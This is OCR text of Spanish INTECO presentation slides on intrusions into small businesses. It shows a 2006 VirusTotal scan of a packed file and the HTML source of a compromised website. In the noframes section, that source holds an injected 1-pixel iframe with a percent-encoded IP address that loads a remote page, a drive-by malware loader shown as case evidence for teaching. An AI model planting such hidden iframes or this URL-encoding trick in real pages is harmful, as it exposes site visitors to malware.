
Complete scanning result of "file.jpg", received in VirusTotal at 11.23.2006, 13:44:19 (CET).


STATUS: FINISHED

Antivirus	Version	Update	Result
AntiVir	7.2.0.44	11.23.2006	HEUR/Crypted
Authentium	4.93.8	11.22.2006	no virus found
Avast	4.7.892.0	11.22.2006	no virus found
AVG	386	11.23.2006	no virus found
BitDefender	7.2	11.23.2006	no virus found
CAT-QuickHeal	8.00	11.22.2006	(Suspicious) - DNAScan
ClamAV	devel-20060426	11.23.2006	no virus found
DrWeb	4.33	11.23.2006	no virus found
eSafe	7.0.14.0	11.22.2006	Win32.Polipos.sus
eTrust-InoculateIT	23.73.65	11.23.2006	no virus found
eTrust-Vet	30.3.3209	11.23.2006	no virus found
Ewido	4.0	11.23.2006	no virus found
Fortinet	2.82.0.0	11.23.2006	suspicious
F-Prot	3.16f	11.22.2006	no virus found
F-Prot4	4.2.1.29	11.22.2006	no virus found
Ikarus	0.2.65.0	11.23.2006	no virus found
Kaspersky	4.0.2.24	11.23.2006	no virus found
McAfee	4902	11.22.2006	no virus found
Microsoft	1.1804	11.23.2006	no virus found
NOD32v2	1879	11.23.2006	no virus found
Norman	5.80.02	11.23.2006	W32/Suspicious_U.gen
Panda	9.0.0.4	11.22.2006	Suspicious file
Prevx1	V2	11.23.2006	no virus found
Sophos	4.11.0	11.16.2006	Mal/Packer
TheHacker	6.0.3.123	11.23.2006	no virus found
UNA	1.83	11.22.2006	no virus found
VBA32	3.11.1	11.22.2006	no virus found
VirusBuster	4.3.15:9	11.22.2006	no virus found


Aditional Information
File size: 3369 bytes
MD5: a2a84e6ff12058b66ba6c3238e6089e9
SHA1: c87b8b4ec82a454a40ab059d9364abfd5fe1b652
packers: UPACK
packers: UPack


CASOS DE INTRUSIONES EN PYMEs (3)






CASOS DE INTRUSIONES EN PYMEs (3)






INTECO
Instituto Nacional de Tecnologías de la Comunicación


CASOS DE INTRUSIONES EN PYMEs (3)





Algunas experiencias en Intrusiones

CASOS DE INTRUSIONES EN PYMEs (3)



www.alivepr[1] - Bloc de notas

Archivo Edición Formato Ver Ayuda

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Frameset//EN" "http://www.w3.org/TR/html4/frameset.dtd">
<html>
<head>
<title>ALIVE healthy at home, healthy at work, healthy at play</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
</head>

<frameset rows="*" cols="*,60%,*" framespacing="0" frameborder="NO" border="0">
  <frame src="m2.htm">
  <frameset rows="*,40%,*" cols="*" framespacing="0" frameborder="NO" border="0">
    <frame src="m1.htm">
                <frame src="web01.html" name="topFrame" scrolling="NO" noresize>
                <frame src="m4.htm" name="leftFrame" scrolling="NO" noresize>
  </frameset>
  <frame src="m3.htm" name="mainFrame">
</frameset>
<noframes><body>
<iframe src="http://%37%32.%32%33%37.%31%37.%33%36/%63%6f%75%6e%74%65%72/%69%6e%64%65%78.%70%68%70" width=1 h
</body></noframes>
</html>
```

¿PREGUNTAS?

Instituto Nacional
de Tecnologías
de la Comunicación

www.inteco.es